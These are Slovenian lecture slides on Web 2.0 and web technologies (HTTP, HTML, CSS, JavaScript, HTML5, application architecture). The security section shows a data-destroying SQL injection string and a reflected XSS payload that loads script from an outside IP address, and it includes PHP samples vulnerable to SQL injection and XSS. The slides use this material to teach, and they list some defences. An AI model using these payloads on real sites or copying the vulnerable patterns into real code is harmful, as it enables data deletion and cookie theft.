



Web 2.0 in odprti vmesniki

dr. Urban Sedlar



Vsebina

- **Osnove spletnih tehnologij**
 - Arhitektura spletnih aplikacij
 - Varnost
- **Evolucija spleta**
 - Definicija Web 2.0
 - AJAX
 - Protokoli
 - News feedi
 - Mashupi, APIji
- **Sociološki vidiki in storitve**
 - blogi, wikiji, socialna omrežja



Web 1.0

■ Spletne strani

- Brez multimedijskih vsebin
- Enake za vse uporabnike
 - Nizka stopnja aktivnosti uporabnikov
- Namen: širjenje informacij
- **Pasivnost uporabnikov**

■ WEB 1.0

- Shranjevanje in posredovanje informacij
- Začetki WEB-a
 - Slabe vsebine





HTTP protokol

■ HTTP protokol


- Je stateless protokol
- Plain text

■ Poenostavljen koncept posamezne zahteve

- Vzpostavitev povezave
- Avtentikacija
- Obdelava zahteve
- Prekinitev povezave

■ Ob vsaki zahtevi

- Vzpostavite povezave
- Avtentikacija
- Prekinitev povezave





GET

■ Zahteva za “download” vsebin

■ URL naslov

- <http://www.ltfe.org/?parameter1=vrednost1¶meter2=vrednost2>

■ Odziv je vsebina

■ HEAD

- glava

■ BODY

- vsebina

```
GET /index.html HTTP/1.1
```

```
Host: www.ltfe.org
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 23 May 2005 22:38:34 GMT
```

```
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux)
```

```
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
```

```
Etag: "3f80f-1b6-3e1cb03b"
```

```
Accept-Ranges: bytes
```

```
Content-Length: 438
```

```
Connection: close
```

```
Content-Type: text/html; charset=UTF-8
```

```
GET http://www.ltfe.org/ HTTP/1.0
```

```
Accept: text/html
```

```
If-Modified-Since: Saturday, 15-January-2000 14:37:11 GMT
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95)
```



POST

- **Zahteva za “shranjevanje” podatkov**
 - Uporablja se za pošiljanje podatkov
 - Upload datotek
 - Shranjevanje obrazcev
- **Odziv je podoben kot pri GET**
 - **HEAD**
 - glava
 - **BODY**
 - vsebina

```
POST /path/script.cgi HTTP/1.0
From: frog@jmarshall.com
User-Agent: HTTPTool/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
```

```
home=Cosby&favorite+flavor=flies
```



HTTP Response

■ Kode:

- 200 OK
- 301 Moved Permanently
- 403 Forbidden
- 404 Not Found

```
GET /index.html HTTP/1.1
```

```
Host: www.ltfe.org
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 23 May 2005 22:38:34 GMT
```

```
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux)
```

```
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
```

```
Etag: "3f80f-1b6-3e1cb03b"
```

```
Accept-Ranges: bytes
```

```
Content-Length: 438
```

```
Connection: close
```

```
Content-Type: text/html; charset=UTF-8
```

```
\n
```

```
To je besedilo.
```



HTTP Headers

Header name	Description
Accept	Type of content accepted by the browser (for example <i>text/html</i>). See MIME types
Accept-Charset	Character set expected by the browser
Accept-Encoding	Data coding accepted by the browser
Accept-Language	Language expected by the browser (English by default)
Authorization	Identification of the browser to the server
Content-Encoding	Type of coding for the body of the request
Content-Language	Type of language in the body of the request
Content-Length	Length of the body of the request:
Content-Type	Type of content of the body of the request (for example <i>text/html</i>). See MIME types
Date	Date data transfer starts.
Forwarded	Used by intermediary machines between the browser and server
From	Allows the client email address to be specified
From	Makes it possible to specify that the document must be sent if it has been modified since a certain date.
Link	Link between two URLs
Orig-URL	URL from which the request originated
Referer	Link URL from which the request has been made
User-Agent	String giving information about the client, such as the name and version of the browser and the operating system



Cookie

- Je tekstovna datoteka shranjena v spletnem brskalniku
- Uporabi se za shranjevanje lokalnih podatkov
- Pošilja se ob vsaki zahtevi client/server
 - Odjemalec pošlje strežniku
 - Strežnik pošlje odjemalcu
- Uporaba
 - Vzdrževanje seje
 - Avtentikacija



HTML

- **HyperText Markup language**
 - (jezik za označevanje hiperteksta)
- **je podzvrst jezika XML**
 - Extensible Markup Language (razširljiv označevalni jezik)
 - Označbe in atributi
- **HTML**
 - Je XML s fiksno določenimi označbami in atributi
 - Omogoča prenos bogatih besedil (rich text) v osnovnem ASCII naboru (plaintext)
 - Označbe so enkapsulirane med znaka < in >
 - Začetne in končne označbe ter prazne označbe
 - Pravilna uporaba - V HTML se določi *elemente* in ne izgleda:
 - Kombinacija s CSS



Primeri HTML označb

to je <code>moje</code> besedilo	to je moje besedilo
to je <code>moje</code> besedilo	to je moje besedilo
to je <code>moje</code> besedilo	to je moje besedilo
<code>
</code>	prelom vrstice
<code><hr></code>	horizontalna črta
<code><p> </p></code>	odstavek
<code></code>	slika
<code>Link</code>	Link
<code><div></code> , <code></code>	okvirji in razdelki
<code><table><tr><td></td></tr></table></code>	tabela
<code><script language='javascript'></code>	Javascript programska koda



CSS stili

- Cascading style sheets
- Poseben jezik za opis *oblike* HTML dokumenta
- Za vsak HTML element lahko povemo:
 - barvo (polnilo, obrobo)
 - položaj (absolutni, relativni)
 - pisavo
 - ozadje, posebne učinke
- Stile lahko določimo
 - V ločeni datoteki
 - Znotraj HTML datoteke
- Veljavnost stilov
 - Prednastavljene vrednosti (glede na izbran brskalnik).
 - Določene vrednosti se lahko dedujejo.

```
h1 { color: white;
      background: orange;
      border: 1px solid black;
      padding: 0 0 0 0;
      font-weight: bold;
    }
/* begin: seaside-theme */

body {
  background-color: white;
  color: black;
  font-family: Arial, sans-serif;
  margin: 0 4px 0 0;
  border: 12px solid;
}
```


CSS



CSS3

- Zadnja različica standarda CSS
- Podpora različnim pisavam
 - prej na voljo le 6 standardnih pisav, hkrati podprtih na Windows/Mac/Linux
- Podpora številnim učinkom
 - senčenje
 - zaobljeni robovi
 - zrcalni odsevi
 - prosojnost, gradienti
 - rotacija
- Podpora trenutno omejena na Webkit (Google Chrome, Safari)
- Primer: Google v obrnjenem okvirju
 - <http://antimatter15.com/misc/rotatedgooglecss3.html>

```
@font-face {  
  font-family: 'LeagueGothic';  
  src: url(LeagueGothic.otf);  
}
```





Javascript

■ Skriptni jezik


- Interpreter implementiran v vseh spletnih brskalnikih.
- Enostaven.
- Pogojno objekten.
- Uporaba:
 - v ločeni datoteki
 - Znotraj HTML datoteke
- Omogoča dinamično spreminjanje spletnih strani.
 - **Je osnova za WEB 2.0.**
 - Številne optimizacije
(lahko tudi več MB javascripta v spletni aplikaciji)
 - Delno compilanje

```
var c = (function(id){  
  
    /**  
     * FunctionDeclaration to be used as a constructor.  
     */  
    function MyConstructor(id) {  
        this.id = id;  
        this.init();  
    }  
  
    MyConstructor.prototype = {  
        init : function() { // function expression.  
            // ...  
        }  
    }  
})
```



Spletni brskalniki

- **Srce brskalnika je *rendering engine***
 - Apple Webkit (odprta koda) → Google Chrome, Safari, Mobile Safari, Nokia mobile browser, Blackberry Mobile Browser
 - Mozilla Gecko → Firefox, Camino, Netscape
 - Opera Presto → Opera, Adobe CS2
 - MSIE (zaprt)
- **Tekma med različnimi proizvajalci**
- **Razvoj novih in hitrejših JavaScript interpreterjev**
 - Rhino, Spidermonkey, Tracemonkey (Mozilla)
 - V8 (Google)
 - Squirrelfish (Apple Webkit)
 - Carakan (Opera)
- **ACID3 test podpore spletnim standardom**
 - <http://acid3.acidtests.org/>





HTML5

■ Naslednja različica formata HTML

- Podpora video `<video src=... />`
- Shranjevanje podatkov v brskalniku (local storage)
- Web workers
- Web sockets
 - nadgradi HTTP povezavo v full duplex
 - strežnik lahko pošlje podatke brskalniku po že vzpostavljeni povezavi
- Geolokacija
 - JS API za lociranje
- Canvas
 - risanje z JS;
 - 2D in 3D (WebGL)
- CSS3
 - Font face: podpora poljubnim fontom
 - Prosojnost, rotiranje elementov
 - Zaobljeni robovi, gradienti, sence
- <http://apirocks.com/html5/html5.html#slide1>



HTML5 vs. Flash

- **Povod: naprave brez podpore flashu (iPhone, iPad)**
- **HTML5 podpira večino funkcionalnosti**
 - Video, fonti, povratna povezava
 - Slideshare najavi popolno migracijo na HTML5
(vse prosojnice so indeksirane, mogoče je iskanje po tekstu)
- **Podpora HTML5**
 - Google Chrome
 - MS IE s Chrome Frame
- **Trenutne prednosti Flasha**
 - Dostop do kamere in mikrofona (<http://chatroulette.com>)
 - peer to peer komunikacija
 - Predvajanje videa z DRM (tega v HTML5 najbrž ne bo nikoli)
- **Flash ne bo izginil**
 - Visoka penetracija pomeni, da bo ostal še leta
 - Primerjava: IE6
 - Če Flash umre, od koga bo kopiral HTML6?



Zmogljivost HTML5

■ Port Quake II v JavaScript


- uporaba WebGL, HTML5 canvas, HTML5 audio in Websockets, HTML5 local storage
- online multiplayer, 60fps, teče v Chrome in Safariju (Webkit)





Primer WebGL: Google WebGL Globe

- <http://data-arts.appspot.com/globe-search>





Primer: Angry Birds

- <http://chrome.angrybirds.com/>
- Prvotno razvito za iPhone / Android





Arhitektura spletnih aplikacij



Koda po italijansko

```
1 <html>
2   <head>
3     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4     <title>Untitled Document</title>
5   </head>
6   <body>
7     <?php
8       include 'db.php';
9       $user = $_GET["UserID"];
10      $db->connect();
11      $userArr $db->queryArray("SELECT * FROM Users WHERE UserID=$user");
12      echo "<font color='red'>Vi ste:" . $userArr["ime"] . "</font>";
13    ?>
14  </body>
15 </html>
16
```




Trinivojska arhitektura

■ Podatkovna plast

- Podatkovna baza

■ Aplikacijska plast


- jedro sistema
- nadzor nad sejami

■ Predstavitvena plast

- HTML, CSS datoteke
- Javascript

■ Izbira tehnologij

- Ni popolnoma neodvisna od sosednjih plasti
 - Aplikacijska plast in podatkovna plast na istem strežniku
- Glede na zahteve in €





Varnost



Varnost

- **Spletne aplikacije morajo biti varne**

- namerne in nenamerne zlorabe

- **Pozornost**

- **Aplikacijska plast**
 - Zaščita z geslom
 - Avtentikacija
 - HTTPS protokol
 - Certifikati
- **Podatkovna plast**
 - SQL injection



SQL injection

- V vnosna polja vpišemo niz, ki zaključi SQL stavek
- Slabo napisane aplikacije tega ne filtrirajo

Username:
Password:

Select * from users
where username = 'urban'
and password = '12345'

Username:
Password:


Select * from users
where username = **''; delete * from users;**
--' and password = '12345'

- V najslabšem primeru je mogoče pobrisati vsebino celotne baze
 - slabo nastavljene pravice, slabo napisana aplikacija



SQL injection (2)

- **Zaščita pred SQL injectionom**
 - Uporaba procedur (stored procedures)
 - Izogibanje “concat” sestavljanju SQL stavkov
 - Uporaba “escape” tehnik
 - čiščenje inputa (sanitize)
 - ...





Cross-site scripting

- XSS
- Nalaganje JS datotek z drugih strežnikov
 - stalna praksa pri različnih storitvah
 - Google Adsense, Google Analytics, StatCounter
 - JS, ki se izvaja na strani
 - lahko bere cookie-je
 - kraja piškotka lahko omogoči login v poljubno storitev
 - spreminja vsebino strani
- Nalaganje JS datoteke
 - mogoče doseči z oblikovanjem URL-ja
 - primer ranljive strani:


```
<?
if (isset($_REQUEST["ime"]))
{
    echo "Pozdravljen, " . $_REQUEST["ime"];
}
else
{
    echo "Pozdravljen, neznanec!";
}
?>
```




Cross-site scripting (2)

■ Predvideno delovanje

- <http://tweb.ltfe.org/urban/xssdemo/index.php>




- <http://tweb.ltfe.org/urban/xssdemo/index.php?ime=Urban>






- **kot ime vstavimo** ``

- 

- **vstavimo** `<script type='text/javascript' src='http://212.235.185.124/xss_demo/script.js'></script>`
 - <http://tweb.ltfe.org/urban/xssdemo/index.php?ime=%3Cscript%20type%3D%27text%2Fjavascript%27src%3D%27http%3A%2F%2F212.235.185.124%2F%3C%2Fscript%3E%3C%2Fscript%3E>






Evolucija spleta




Evolucija spleta

Web 1.0



- **Zaprtnost**
 - ni izmenjave podatkov
- **Statične strani**
 - logika se izvaja na serverju

Web 2.0



- **Sodelovanje**
 - med aplikacijami
 - med uporabniki (kolaboracija)
- **Dinamične aplikacije, bogata vsebina (slike, zvok, video)**





AJAX

■ Asynchronous Javascript and XML

■ Skupek tehnologij

- XHTML in CSS (oblikovanje strani)
- DOM (dostop do modela strani)
- XMLHttpRequest (asinhrona izmenjava podatkov s strežnikom)
- XML, JSON (podatki)




